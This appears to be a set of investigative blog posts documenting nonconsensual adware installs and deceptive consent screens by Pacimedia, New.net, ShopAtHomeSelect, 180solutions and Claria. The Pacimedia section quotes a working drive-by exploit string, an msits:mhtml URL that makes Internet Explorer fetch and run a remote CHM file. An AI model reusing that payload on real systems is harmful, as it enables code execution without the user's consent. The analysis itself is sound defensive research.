In its demand letters (e.g. pages 3-4 of its letter to CounterExploitation), New.net has claimed always to “provide[] very detailed download disclosures to all potential users” and to install only with users’ “explicit consent.” These are laudable goals, but they’re not just not achieved by New.net’s actual practices.

So New.net faces a product users don’t want; an Internet community that doesn’t like its core business or their installation tactics; and clear proof of its software installed without user consent. Yet paradoxically some anti-spyware vendors still don’t detect New.net or help users remove New.net software. See Eric Howes’ recent State of New.net Detections — finding that Webroot, Spyware Doctor, and Ad-Aware all fail even to detect New.net, while Microsoft recommends ignoring New.net and Spybot ignores New.net by default.

The Rest of Pacimedia’s Bundle

A 180solutions stub installer also shown during the course of the Pacimedia/New.net installation. Paradoxically, 180solutions installs even if users decline the installation in the stub. A 180solutions stub installer also shown during the course of the Pacimedia/New.net installation. Paradoxically, 180solutions installs even if users decline the installation in the stub.

New.net isn’t all that Pacimedia installs. In my testing, I saw programs installed from ConsumerAlertSystem, ContextPlus, eXact Advertising, Integrated Search Technologies, MediaAccess, Powerscan, SearchAccuracy, ShopAtHomeSelect, Sidefind, SurfSidekick, and YourSiteBar. All are shown in my installation video.

Pacimedia also installed 180 — despite my specific refusal to grant consent when asked. In the video at 7:09, 180 showed a stub installer popup, seeking user consent to install. (See screenshot at right.) I specifically declined 180’s offer. But a mere twelve minutes later, in the video at 19:18, a full copy of 180solutions nonetheless arrived on my test PC. So much for 180’s vaunted new “safe and secure” installation methods: Despite 180’s claims, it’s clear that their software still arrives without consent.

My video also shows the detrimental effects of these many added programs on my test machine: Midway through testing, I couldn’t even load Internet Explorer. Typical users would find it difficult to recover from such a large installation — their computers too badly encumbered even to download an anti-spyware program to begin to clean up the mess.

Though Pacimedia’s installation bundle changes over time, it’s striking how long Pacimedia has continued practices substantially matching what I saw this week. In testing of April 4, 2005, I received the same exploit and same dialog box shown above — even the same false claim that “you agree to the terms and conditions stated here,” with no conditions actually stated. Throughout this period, Pacimedia has received traffic through major ad networks (Yieldmanager.com, as well as Targetnet.com from Mamma Media (Nasdaq: MAMA)), has installed adware from large vendors including 180 and eXact (along with others, often including Direct Revenue), and has simultaneously shown a misleading ActiveX (see separate write-up). It’s hard to defend any of these practices. Yet somehow Pacimedia has continued apace for 6+ months.

For those interested in the technical details of Pacimedia’s security exploit: Pacimedia serves up a page with two IFRAMEs, one of them a reference to a doubly-encoded JavaScript (JScript.Encode followed by Unicode encoding). After decoding, inspection of that page reveals its use of an IE security vulnerability (discovered March 2004), allowing the execution of arbitrary code on a user’s PC. In particular, Pacimedia’s second IFRAME references a CHM, via syntax msits:mhtml:file://C:foo.mht!http://www.pacimedia.com/track//TRACK31.CHM::/track31.htm — telling IE to load the MHT file (Microsoft “web archive” format) at cfoo.mht, but if that file doesn’t exist (as it predictably does not), then to load www.pacimedia.com/track/track31.chm instead. (.CHM is a compiled help file, a format used by recent Windows help.) IE follows these instructions — ultimately loading and running the code within track31.chm. In this way, Pacimedia’s code obtains full control over users’ computers, despite users never granting consent. This vulnerability was cured in Microsoft patches posted in 2004, but empirical analysis of infected PCs shows that many PCs remain unpatched and vulnerable.

Debunking ShopAtHomeSelect updated October 14, 2005

Reading ShopAtHomeSelect‘s marketing materials, their advertising software might seem to present compelling benefits. SAHS promises users rebates on products they’re already purchasing. And SAHS even offers reminder software to make sure forgetful users don’t miss out on the savings. What could be better than timely reminders of free money?

But the SAHS site doesn’t tell the whole story. My testing demonstrates that SAHS software is often installed without users wanting it, requesting it, or even accepting it. (Details.) When users receive an unwanted SAHS installation, SAHS still claims commissions on users’ purchases — but typical users will never see a penny of the proceeds. (Details.) Meanwhile, whether requested by users or not, SAHS’s commission-claiming practices seem to violate stated rules of affiliate networks. (Details.)

Despite these serious problems, SAHS boasts a superstar list of clients — the biggest merchants at all the major affiliate networks, including Dell, Buy.com, Expedia, Gap, and Apple. Why? Affiliate networks have little incentive to investigate SAHS’s practices or assure compliance with stated rules. (Details.) SAHS and affiliate networks profit, but users and merchants are left as victims. (Details.)

Update (October 14): Commission Junction has removed SAHS from its network, thereby ending SAHS’s relationships with all CJ merchants. No word on similar actions by LinkShare or Performics.

Wrongful Installations – No Consent, and Tricky So-Called “Consent”

ShopAtHomeSelect is widely known to become installed without meaningful consent — or, in many cases, without any consent at all. Most egregious are installations through security exploits, without any notice or consent. I continually test these installations in my lab, and I have repeatedly observed SAHS appearing unrequested — more than half a dozen such installs, occurring on distinct sites on distinct days. I posted one such video in May, and I retain the others on file.

3D Screensaver installs SAHS, although the SAHS license does not disclose inclusion of SAHSSAHS’s improper installations extend to many of SAHS’s bundling partners. I have repeatedly seen (and often recorded) SAHS disclosed midway through lengthy license agreements; users often have to scroll through dozens of pages to learn of SAHS’s inclusion. Even worse, some programs that bundle SAHS nonetheless fail to mention SAHS’s inclusion. See e.g. 3D Flying Icons, which shows a 12-page 2,286-word license that makes no mention of SAHS, yet 3D installs SAHS anyway. (Screenshot at right.)

PacerD installs SAHS, although the PacerD EULA does not disclose inclusion of SAHS.In other instances, ActiveX popups pressure users to accept multiple advertising programs in the guise of “browser enhancements” (or similar). In February 2005, I observed an ActiveX popup that labeled itself “website access” and “click yes to continue,” but immediately installed SAHS if users pressed yes once. More recently, I posted an analysis of the PacerD ActiveX. (Screenshot at left.) PacerD’s ActiveX popup links to a license agreement which discloses installation of eight advertising programs — but doesn’t mention SAHS, though Pacer in fact does install SAHS. So even when careful users take the time to examine Pacer’s 1,951-word license, in hopes of learning what they’re getting, there’s no way to learn that SAHS will be installed, not to mention grant or deny consent.

A porn video distributed by BitTorrent (P2P) installs SAHS. Disclosure occurs only if users scroll down several pages in the video's EULA.  Disclosure consists of only a single sentence, without even a link to more information.I’m not the only observer to notice SAHS installed improperly. Earlier this month, VitalSecurity.org reported SAHS installed via IM spam: Users receive an unsolicited instant message, and clicking the message’s link installs SAHS (among other programs) without any notice or consent. Last month, PC Pitstop (1, 2) and VitalSecurity.org reported SAHS bundled with porn videos distributed by BitTorrent — so a user seeking adult entertainment would unwittingly receive SAHS too. In my testing of these BitTorrent videos, SAHS was listed in a license agreement preceding the videos, but users had to scroll past four pages of other text to learn of SAHS’s inclusion, and even then SAHS’s mention was only a single sentence — without even a link to an external SAHS license agreement, and without any description of the privacy effects of installing SAHS software. (See screenshot at right.) Furthermore, these BitTorrent videos aren’t SAHS’s only tie to porn videos. In January, I analyzed ActiveX popups triggered by porn videos. These popups falsely claimed to be required to view the videos, but in fact they were mere ploys seeking to install SAHS and other advertising software.

In short, a user receiving SAHS cannot reasonably be claimed to have wanted SAHS, nor to have granted informed consent. Perhaps some SAHS users run SAHS willingly and knowingly, but many clearly do not.

In contrast, affiliate networks’ rules set a high burden for installation disclosure and consent. LinkShare’s Shopping Technologies Addendum (PDF) requires that disclosure be “full and prominent,” a standard met neither by SAHS’s nonconsensual installations, nor by its installation when bundled with porn videos. Commission Junction’s Publisher Code of Conduct requires that disclosure be “clearly presented to and accepted by” users, and CJ specifically prohibits software that is “installed invisibly” (as in the nonconsensual installations detailed above).

SAHS may claim that these wrongful installations have stopped. But that’s just not credible. I’ve continued to see (and record) these installations as recently as the past few days.

SAHS may say these wrongful installations are the fault of its distributors. (SAHS offered that argument when PC Pitstop inquired as to SAHS bundling with porn videos.) But affiliate networks’ rules do not forgive wrongful installations merely because the installations were performed by others. To the contrary, affiliate networks set out high consent requirements which apply no matter who installs the software. Furthermore, with so many diverse wrongful installations over such an extended period, it’s clear that something is fundamentally wrong with SAHS’s installation methods; SAHS can’t escape responsibility by vague finger-pointing.

Update (September 9): Staff from SAHS have prepared a document (PDF) purporting to rebut my findings of nonconsensual and dubious installations of SAHS. In each instance, SAHS claims they weren’t really installed in the manner I describe, so they say I am “mistaken” as to my allegations. Let’s look at each of the types of installations I described, and review the evidence:

Tricky popups (PacerD specifically): I previously posted an analysis of PacerD’s installation, including a screenshot of new folders created by PacerD. SAHS correctly notes that there’s no new folder containing SAHS files. But the lack of a new Program Files folder doesn’t mean SAHS wasn’t installed; quite the contrary, SAHS was installed by PacerD. Furthermore, SAHS was installed into the c:Windows directory, where inexperienced users are unlikely to look for it, and where its files tend to become jumbled with other files. To document this installation, I have added two new screenshots to my SAHS write-up, showing newly-created SAHS files placed in my c:Windows directory. I also have on file a video, showing the installation of the PacerD ActiveX followed (without interruption in the video) by the creation of these files. I also have on file a packet log indicating the newly-installed copy of SAHS contacting SAHS servers. So my initial write-up was right and SAHS’s response is wrong: PacerD did indeed install SAHS — and it did so without mentioning SAHS in any EULA or other disclosure.

Large bundles with little or no disclosure (3D Flying Icons specifically): Here again, SAHS makes the same analytical error. My write-up reports lots of new folders (within c:Program Files) reflecting other programs becoming installed. SAHS didn’t add a folder to c:Program Files, so it didn’t come up in my Program Files screenshots. But SAHS absolutely was installed by 3D. In a video I made at the time (now also posted to my public site), I observed a SAHS installer created in c:Temp (1:44), and I saw SAHS program files in c:Windows at 2:43, in each instance bearing distinctive SAHS icons as well as typical SAHS filenames. So there can be no disputing that 3D installs SAHS.

Nonconsensual installations through security holes: The section above links to a particular single security exploit video, one of literally scores I have on file. My automated network log analysis, file-change, and registry-change analysis confirm that SAHS was installed in the course of that security exploit, and Ad-Aware logs say the same, but the video does not specifically show the installation. That’s not particularly surprising — SAHS installs can be silent, and I wasn’t specifically seeking to document SAHS installs when I made that video. But rather than worry about this single example from so many months back, let me take this opportunity to post a recent example, showing a nonconsensual SAHS installation I happened to receive just last month (August 2005). In this video, I view a page at highconvert.com (video at 0:05), receive a series of security exploits (0:20-0:30), browse my file system and diagnostic tools, and then get a popup indicating that SAHS has been installed (1:57) (screenshot). My packet log and change-logs also confirm the SAHS installation.

So where does this leave my claims of improper SAHS installations? Notwithstanding SAHS’s promises of legitimacy, there can be no doubt of SAHS becoming installed without consent. SAHS may not like to admit it, and SAHS produces intense rhetoric to deny it, but users with SAHS aren’t all “opt-in.” To the contrary, some SAHS users have SAHS just because they’re unlucky enough to get it foisted upon them. And contrary to SAHS’s claim that my findings are “incorrect,” I have ample proof of these nonconsensual SAHS installs.


Wrongful Operation – Forced Clicks

In addition to regulating installation methods, affiliate networks’ rules limit the ways in which affiliates may claim affiliate commissions. Commission Junction’s Publisher Code of Conduct prohibits claiming commissions on “non-end-user initiated events” — invoking affiliate links without an “affirmative end-user action.” LinkShare’s Shopping Technologies Addendum (PDF) lacks a corresponding prohibition of non-end-user initiated events, but LinkShare’s Affiliate Membership Agreement repeatedly calls for affirmative user actions as a necessary condition to earning commission. For example, LinkShare’s provision 1.1 says commissions are payable only for “users who activate the hyperlink” (emphasis added); the “users … activate” wording specifically contemplates a user taking an affirmative action, not merely a software program automatically opening a link. (Since LinkShare’s special Addendum lacks any provision to the contrary, these Agreement terms still apply.)

There are good reasons for these rules: Affiliate merchants often make substantial payments if an affiliate link is activated and a user makes a purchase. (For example, Dell could easily pay $10+ for a single purchase through a single link.) So software programs aren’t allowed to “click” on affiliate links automatically. Instead, users must actually show some interest in the links — protecting merchants from being asked to pay commissions when an affiliate did nothing to earn a fee.

Although applicable network rules require that clicks on affiliate links be affirmative and that such clicks actually be performed by users (not just by software), SAHS software opens affiliate links and claims commissions without users taking any specific action. See e.g. this SAHS-Dell video, showing a user requesting www.dell.com on a computer with SAHS installed. SAHS immediately redirects the user to its affiliate link to Dell (video at 0:06), and LinkShare affiliate cookies are created (0:08), all without a user affirmatively clicking on any SAHS affiliate link. See also a corresponding SAHS video for Buy.com, showing affiliate link being loaded (0:06) and cookies created (0:10), again without any user interaction.

So SAHS’s operation constitutes an apparent violation of applicable network rules — claiming affiliate commission without the required user click on an affiliate ad, seemingly contrary to network rules.

Affiliate Networks’ Motives

I began this piece with the claim that affiliate networks have allowed SAHS to remain in their networks, notwithstanding the violations set out above. Why?

One possibility is that the affiliate networks simply never noticed the violations. But that’s a suggestion I can’t accept. Consider the many articles above, each reporting wrongful installations. Much of this work received extensive media coverage, including discussions on industry sites of record. Furthermore, most of these findings can be verified easily using any ordinary PC. So affiliate networks can’t credibly claim ignorance of what was occurring.

More persuasive, in my view, is the theory that affiliate networks declined to punish SAHS because SAHS’s actions are profitable for affiliate networks. When an affiliate merchant pays a commission to an affiliate, that merchant must also pay a fee to the intermediary affiliate network. Commission Junction’s public pricing list reports that this fee is 30% — so for every $1 of commission paid to SAHS, CJ earns another $0.30. As a result, affiliate networks have clear financial incentives to retain even rogue affiliates. (Indeed, at the same time that adware has exploded to infect tens of millions of PCs, CJ and LinkShare are reporting unusually strong earnings. [1, 2])

I don’t want to overstate my worry of affiliate networks’ profit motivation. In recent months, affiliate networks have repeatedly kicked out long-time rule-breakers, even where the rule-breakers make money for the networks. (See e.g. LinkShare kicking out 180solutions, and CJ kicking out 180solutions, Direct Revenue and eXact Advertising.) But these actions generally only occur after an extended period of user and analyst outcry. (See e.g. my writing last summer about 180solutions’ effects on affiliate systems.) In contrast, to date, little attention has been focused on SAHS.

Update (October 14): Commission Junction has removed SAHS from its network, thereby ending SAHS’s relationships with all CJ merchants. No word on similar actions by LinkShare or Performics.

Merchants and Users as Victims

As shown in the example video linked above, SAHS claims affiliate commissions even when users specifically request merchants’ sites. Dell and Buy.com get no bona fide benefit from paying 1%-2% to SAHS, as shown in the videos above. SAHS might claim that it pays users rebates as a way to encourage their purchases from participating merchants. But when SAHS arrives on users’ PCs unrequested, and even without users’ acknowledgement or acceptance of its arrival, users are unlikely to be motivated to make purchases from SAHS-participating merchants. So it’s unclear what benefit SAHS can offer merchants under these circumstances.

Notwithstanding the problems with SAHS’s business, affiliate networks encourage merchants to make payments to SAHS by listing SAHS as an affiliate in good standing, inviting SAHS staff to conferences, and occasionally even giving awards to SAHS. Whether through these network actions or based on merchants’ own failure to diligently investigate, merchants bear the brunt of SAHS’s bad actions — paying out commissions SAHS has not properly earned under stated affiliate network rules.

Users also suffer from SAHS. As a result of the ill-gotten payments paid to SAHS by merchants, SAHS receives funds with which it can and does purchase additional installations from its software distribution partners (including the nonconsensual and tricky installations shown above). Payments from Dell (and other targeted merchants) ultimately help to fund the infection of more users — slowing down more users’ PCs, making more users’ PCs unreliable, and pouring fuel onto the spyware problem. To the extent that affected users respond by buying new PCs, Dell perhaps benefits indirectly — but I gather Dell does not aspire to fund such infections.

SAHS may claim that users benefit from its presence, even if its initial installation was improper. After all, SAHS claims affiliate commissions based on users’ purchases, and SAHS stands ready to refund a share of these commissions to the responsible users. But from the perspective of users who received SAHS without meaningful disclosures, SAHS’s offer is of dubious value. Where a program arrives unrequested, users’ fears of identity theft or fraud will (rightly!) discourage them from providing the personal information necessary to receive a payment (name, address, etc.). SAHS may be offering users legitimate actual payments — but when SAHS’s installation was nonconsensual in the first place, users have no easy way to distinguish SAHS’s offer from a phishing attempt or other scam. Without payment details, SAHS will simply retain users’ funds — giving users no benefit for the unrequested intrusion on their PCs, but giving SAHS extra profits.

This is an unfortunate situation — but it’s not hopeless. Dell, Buy.com, and other affected merchants need not continue to help fund this mess. LinkShare and Commission Junction need not continue to pass money to SAHS from unwitting merchants, nor need they continue taking 30% cuts for themselves. Stay tuned.

Update (September 13): News coverage discusses the problem of SAHS retaining commissions for users who never requested SAHS and never even registered for rebates. CJ claims that they have not confirmed “SAHS performing redirects on unregistered users,” but admits that this would be a “major violation.” I have provided CJ with screenshot and video proof, showing SAHS doing exactly that.

Microsoft to Buy Claria? updated July 12, 2005

Today’s New York Times reports Microsoft “in talks” to buy Claria. Leading commentators think it’s a bad idea (1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11). I agree.

I first heard this rumor several weeks back, but I laughed it off as too crazy to be taken seriously. What could Claria offer Microsoft? Most obvious is Claria’s large installed base — reportedly some 40-million PCs. But Claria’s installation practices are troubled — tricking users with ads that look like Windows dialog boxes, on kids sites, touting features Claria knows users don’t need (like clock-synchronizers already built into current versions of Windows). And in Claria’s oft-installed bundle with Kazaa, Claria’s long license lacks section headings, making it exceptionally hard for users to figure out what Claria does or to reasonably assess Claria’s terms. (These problems remain, seven months after I first reported them.) Microsoft wouldn’t want installations obtained through such poor practices.

Claria could also offer Microsoft substantial data about users’ surfing habits. A November 2003 eWeek article reported that Claria’s then-12.1 terabyte database was already the seventh largest in the world — bigger than Federal Express, and rivaling Amazon and Kmart. Claria recently told Release 1.0 its database is now 120 terabytes, the fifth-largest commercial Oracle database in the world. All very interesting, and perhaps troubling to those who worry about illicit use of such detailed data. But why would Microsoft invite this unnecessary privacy firestorm?

Claria could offer Microsoft its experience at advertisement targeting. But Claria’s targeting seems surprisingly simple: If a user goes to one car rental site, show an ad for another, whether in a pop-up, a delayed pop-under, or perhaps some subsequent banner ad placed via Claria’s new BehaviorLink program. Microsoft could design a similar system of its own in a matter of months, for far less than the $500 million it would reportedly cost to buy Claria.

Claria does have some interesting patents, a few making surprisingly broad claims as to software and advertisement delivery. But I’m not sure these patents are actually valid. If Microsoft wanted to implement client-side advertisement targeting, the more natural approach would be a design-around that didn’t infringe Claria’s design. Building it themselves avoids taint from Claria’s bad name, bad history, and bad installation practices.

Microsoft’s role as an operating system vendor and anti-spyware developer raises additional worries in buying Claria. Programs like Claria’s damage the Windows experience — bombarding users with annoying pop-ups, not to mention slowing boot time, adding complexity, and risking extra crashes. If Microsoft buys Claria, it would face practical difficulty in continuing to criticize, detect, and remove similar programs from others.

The Times says Microsoft’s Ballmer wants to be “more aggressive” in pursuing Google. But an aggressive strategy need not ignore business ethics — even if Google’s current distributors and partners are less than praiseworthy (1, 2). So I’m surprised that Ballmer reportedly personally approved negotiations with Claria. That said, others within Microsoft apparently oppose the acquisition, and negotiations are reportedly “on the verge” of breaking off. Cooler heads prevail, or so it seems.

It’s worth noting that no one from Microsoft or Claria has officially confirmed the negotiations. Techdirt and SiliconBeat claim this is all just a rumor. I have somewhat more faith in the Times’ reporting procedures; I’d like to think their editors wouldn’t run the story without confirmation from reasonable sources. Alex Eckelberry of Sunbelt offers what seems to me the most natural explanation: Microsoft leaked this story on purpose, as a “trial balloon” to test public response.

Microsoft AntiSpyware now recommends that users "ignore" Claria's presence on their PCs.Update (July 1): A Dozleng.com post reports that Microsoft’s AntiSpyware Beta now recommends that users “ignore” Claria. To confirm this result, I downloaded Claria’s DashBar and Precision Time products, then installed MSAS, all on a fresh virtual PC that hadn’t previously run any of these programs. MSAS’s recommendation and default action was “Ignore.” (See screenshot at right.) In contrast, when last I ran MSAS on a PC with Claria software installed, MSAS recommended removing these same programs. This is exactly the kind of conflict of interest I worried about three paragraphs above — but I didn’t anticipate how quickly this problem would come into effect.

Update (July 8): Apparently Microsoft’s “Ignore” recommendation doesn’t reflect special treatment for Claria in anticipation of an acquisition. Instead, Microsoft recommends “Ignore” for a variety of dubious “adware” programs. Sunbelt reports that Microsoft downgraded Claria to “Ignore” on March 31 — far before acquisition talks reportedly began. A comment from Webroot’s Richard Stiennon claims that Microsoft recently recommended ignoring 180solutions, and Sunbelt adds that Microsoft also recommends ignoring WebHancer and Ezula. My subsequent testing indicates that there are plenty of other “Ignore” programs still to be uncovered. (More on this in the future.)

These odd recommendations demonstrate the misguidedness of Microsoft’s “Ignore” classification. I know of no PC technician who advises users to ignore infection with any of these programs, which give users extra ads without anything offering substantial in return. If Bill Gates sought to clean up a friend’s PC, I bet he’d want all these programs gone. Competing anti-spyware programs all recommend removal. Yet somehow Microsoft’s AntiSpyware app sees no problem.

Has Microsoft given in to vendors’ threats? Or forgotten how badly “adware” damages the Windows experience (ultimately encouraging users to switch to other platforms)? I’ve previously been impressed with Microsoft’s AntiSpyware offering; I’ve often used it and often recommended it to others. But screw-ups like this call Microsoft’s judgment into question. During this sensitive period, with Microsoft unwilling to deny the continued Claria acquisition rumors, Microsoft should be especially careful to put users’ interests first. Instead, Microsoft’s recommendations cater to the interests of the advertising industry. I’m not impressed.

Microsoft’s recently-published response to questions about Claria defends Microsoft’s treatment as the result of ordinary application of Microsoft’s usual criteria, without any special exceptiosn. Perhaps. But if this Microsoft’s criteria say to ignore a program known to be installed through fake-user interface ads on kids sites, showing a EULA only after installation, with a broken uninstaller, then Microsoft’s criteria leave a lot to be desired.

Update (July 12): ClickZ reports that Microsoft has ended acquisition talks with Claria.

What Passes for “Consent” at 180solutions

180solutions today announced its plan to show its users “notification” popups describing some of 180’s practices — thereby, in 180’s view, obtaining users’ “informed consent.” In principle, a re-opt-in might let 180 obtain users’ consent even where initial installations had somehow failed to do so. But 180’s notification message is so flawed and so duplicitous that it can’t offer the legitimacy 180 purportedly seeks. For one, 180’s notification screen makes numerous false statements. Also, 180’s notification is presented in a way that fails to obtain any notion of “consent.” Meanwhile, even 180’s new installs don’t obtain meaningful informed consent.

A Close Look at 180’s “Notifications”


180 Notification Screenshot180 Notification Screenshot

A reporter yesterday sent me a screenshot of 180’s planned notification. I see at least seven problems with the screen’s text:

1. 180’s notification screen fails to affirmatively state what 180 does — its popups or its privacy effects. 180’s first two sentences disclose that something called “180search Assistant” is installed, and that it will show “ads.” But nowhere does 180 disclose that the ads appear in popups — an advertising format known to be particularly objectionable, and therefore particularly important to bring to users’ attention if users are to offer genuine consent. In addition, nowhere does 180 disclose the important privacy effects of installing 180 software — that 180 will track what web sites users visit, and send much of this information to its servers. The importance of these omissions can’t be overstated: If 180 fails to disclose what users are purportedly accepting, no valid “consent” can result.

2. 180 claims to “giv[e] you free access to search tools, software and entertainment sites.” This claim is false, in that for many users 180 provides no such thing. Consider a user who receives 180 software without notice or consent. 180 might allow access to special entertainment sites that are otherwise unavailable. But this ability is of no benefit if users don’t know they have 180, didn’t ask for 180, aren’t told what special sites they can access, and in any event don’t want to access such sites.

3. 180 claims to show “approximately 2-3 highly targeted ads per day.” This claim is false, in that many users will receive many more ads per day. Perhaps an average user gets only a few ads per day, when averaging includes all the users who don’t use their PCs on many days, or who don’t use their web browsers. But in even limited web browsing, I consistently receive far more than three 180 ads per day.

4. 180 inexplicably claims that “user consent is required before 180search Assistant can be installed.” This claim is absolutely false. 180 is often installed without any consent at all. See videos on my site (1, 2, 3) (dozens more on file). 180’s own staff have repeatedly admitted that nonconsensual installations occur (1, 2, 3, 4). After these many admissions, I don’t understand how 180 can now argue that users have “consent[ed]” to its installation. Indeed, the entire premise of 180’s re-notification program is to make up for prior nonconsensual installations!

5. 180 claims that “all 180search Assistant ads are labeled…” This is false. As 180 staff have previously admitted, advertisements with redirects erase 180’s ad labeling.

6. 180 claims that “the user must be 18 or over to download.” Again, false. In fact, 180 software is widely offered on kids sites, where users are unlikely to be over 18. (Example.) Some 180’s installations mention a requirement of user age, but this provision is typically exceptionally hard to find. For example, in one screensaver I tested today, the user-age provision was on page 18 of 180’s license, in the next-to-last paragraph, captioned “Miscellaneous.” (Screenshot.)

7. 180 concludes by claiming that “You can easily remove the 180search Assistant … using ‘Add or Remove Programs'” False. The removal isn’t “easy,” for at least two reasons.

i. Finding 180 is surprisingly difficult. 180 often places its entry in tricky locations within the alphabetical Add/Remove listing — like under “U” for “Uninstall 180search Assistant,” rather than a more natural “1” for “180search Assistant.” Users cannot reasonably be expected to look under “U” in search of 180’s entry. On a new PC with a short Add/Remove list, users will still typically find 180’s entry. But on a long and crowded Add/Remove list, on a typical heavily-used PC, it’s anything but “easy” to find 180.

ii. 180 discourages removals using various false and misleading statements. See my prior analysis, finding numerous dubious claims in 180’s uninstall procedure, as well as confusing window design that further discourages removal. For example, 180 falsely claims that removing its software “will disable any Zango-based applications” — even when no such applications have been installed.

Combining these factors, 180’s uninstall procedure is not properly characterized as “easy.” 180 does know how to make “easy” procedures: When 180’s software is installed with one click (or even with zero!), the procedure is remarkably simple. But 180 has taken affirmative steps to make removal harder.

Problems with 180’s Notification Procedure: Failing to Request or Obtain Consent

180’s press release claims that its new notification screens will “ensure each user … has provided informed consent.” I disagree. As I look at 180’s notification text, 180’s notification actually won’t obtain any consent at all.

As a threshold matter, 180’s notifications apparently will be shown in ordinary Internet Explorer popup windows. Seeing these popups, typical users will seek to close them as quickly as possible — finding them irrelevant, unwanted, and annoying. The ordinary IE presentation format is not conducive to obtaining consent. It’s certainly not well-equipped to get the “informed consent” 180 purports to seek.

Most seriously, 180’s notification text does not seek or require any manifestation of user agreement or approval. In fact, 180’s screen doesn’t say anything about consent: It doesn’t require users to click a button to indicate acceptance of 180’s terms; it doesn’t require users to click a button to keep 180 software on their PCs. Rather, 180’s software stays installed unless users figure out how to remove it. Failure to remove 180’s software certainly can’t be claimed to constitute “consent” to keep it installed. So where’s the “consent” in 180’s notifications?

If 180 really wants informed consent, it could do a lot better. Rather than write its notification screens in marketing-speak, full of euphemisms and half-truths, 180 could write its notification in the formal and calm language used in disclosures elsewhere. I’ll even give 180 a few free sentences. First, 180 should accurately describe its software:

“Your computer is running 180solutions advertising software. 180 will track what web sites you visit, and 180 will show you pop-up ads accordingly. On average, users receive several ads per day, but you may receive more or fewer, depending on how often you use your web browser and depending on what web sites you visit.”

180 would accompany this text with an image showing a representative pop-up ad.

Next, 180 would proceed to explain how its software got installed, and what users can do to keep it or to remove it:

“180 software may have been installed on your computer with your consent or with consent of another user of your computer. 180 may have become installed without consent. You may elect to keep 180 software on your PC, or you may choose to remove it without penalty.”

Finally, 180 would include a one-click button to uninstall its software immediately, along with another button that indicates users’ consent to keep 180 installed.

If 180 included notice of this form — unbiased truthful sentences, that fairly and frankly disclose 180’s true effects — users might be able to make an informed decision to keep 180’s software. But where 180’s “disclosure” is loaded with euphemisms and falsehoods, offering only a convoluted uninstall procedure, it’s hard to say 180 has obtained “informed consent.”

180’s New Installation Stubs: Half-Truths and Omissions

180’s press release claims that its new “technology enhancements” will make it “harder” for 180 software to be installed “covert[ly].” Perhaps. But what happened to the standard of “informed consent” (so prominent earlier in 180’s press release)? 180’s change in wording — from “informed consent” to avoiding “covert” installations — may be surprisingly important. I agree that 180’s new installation procedure isn’t covert. But neither does it yield informed consent.

180 stub installer - initial screen - failing to mention that 180's ads are pop-ups, failing to mention privacy effects 180 Stub Installer – Main Screen

180 installer screen covers license agreementInstaller Covers & Obscures License Agreement

180 installer -- second screen if  users initially decline.  Pressing "Resume" causes installation to proceed immediately, without any further opportunity to review 180's license or to decline installation. Secondary Installer Screen – If User Initially Declines

My understanding is that the “enhancement” at issue is a stub installer like that shown at right. 180’s distribution partners currently distribute a full copy of 180 software. But in the future, apparently they’ll only distribute a stub. Currently, 180’s partners are asked to obtain consumer consent for the installation of 180 software; under the new approach, 180 itself will obtain consent. If properly implemented, this approach might prevent many wrongful installations. Unfortunately, I’ve seen little sign that 180 has designed this system in a way that obtains meaningful consent.

Last week I was testing a security hole exploit which installed more than a dozen programs on my test PC without any notice or consent. Among the unrequested screens appearing on my test PC was the image shown at right (top). This first screen apparently seeks my consent to install 180 — but like the 180 notification described in the preceding sections, nowhere does this screen explain 180’s relevant characteristics and effects. The screen mentions “180search Assistant” and “2-3 advertiser referrals” — but nowhere does it mention that 180’s “referrals” are actually pop-up ads. The screen says that referrals will be “based … on … websites you visit,” but it fails to disclose that website visit data will also be sent to 180’s servers. So the screen fails to mention the relevant facts users need to know in order to grant informed consent.

180’s stub installer does mention an external license, available via a blue link from within the stub. I clicked the link and received the image shown in the second screen at right. Notice the web browser showing 180’s license — in a small window, requiring eight screens to view in full. Worse, although I had clicked the “Terms and Conditions” link to request the license, 180’s large stub installer still largely covered the license. It was extraordinarily hard to read the license, even when I maximized the license to fill the rest of the screen, because roughly half of each line of text was covered by the stub window. (Notice that the license window is “active” (blue title bar highlighting) while the stub “Setup” window is “inactive” (grey).) This is not a one-time fluke; to the contrary, the stub consistently remains on top of the license (and all other windows), contrary to Windows standards. Savvy users may realize they can move the stub out of the way by dragging its title bar. But the ordinary windows Minimize button is missing from the stub’s window, eliminating the easiest way to hide that screen.

On one test PC, I pressed “Finish” in the stub, and 180 installed immediately.

On another test PC, I mimicked the choice of a user who didn’t want 180. I pressed “Cancel” in the stub, and I was then shown the third screen at right. This window claims that “without [180], [a user] may lose access to free games, music, toolbars, and other downloads.” This statement may be accurate as to some installations, but in the security exploit I received last week, I had requested no games, music, toolbars, or other download — so there could be no loss of access in the way the dialog box claimed. This statement was therefore false, as applied to me.

Consider a user who presses “Cancel” in the first screen, but then decides to give 180 a second chance on the strength of the second dialog. When the user presses “Resume” in the second box, the user has not yet accepted 180’s license agreement — probably failing to read it initially (since the user decided to press Cancel, not wanting 180) and certainly failing to accept it. Nonetheless, 180 immediately installs, without offering any further opportunity for a user to access the license or to decline installation. So in 180’s view, the “Resume” button in the second box actually means “I accept the license linked from the prior box but not available on this screen.” That’s a tall order — certainly not what the box plainly says, or what typical users will expect to occur if they press Resume.

Here too, 180 could do much better. 180 could provide a clear description of its effects, using ordinary terms (“pop-up ads”) users can readily understand. 180 could present its installation request with appropriate branding — colors, logo, font, and other characteristics that match 180’s other marketing material. 180 could present its license in a way users can readily read. And 180 could refuse to install when user consent is at best ambiguous (“resume”).

180 is promoting this “stub” installation procedure as a solution to nonconsensual installs. If all 180’s distributors switch to this new installation method, perhaps fewer distributors will be able to infect users in complete silence. But the stub’s tricky text and poor disclosures mean users will still receive 180 software without being fairly told what it is and what it will do to their computers. That’s a far cry from the “informed consent” 180’s press release promises.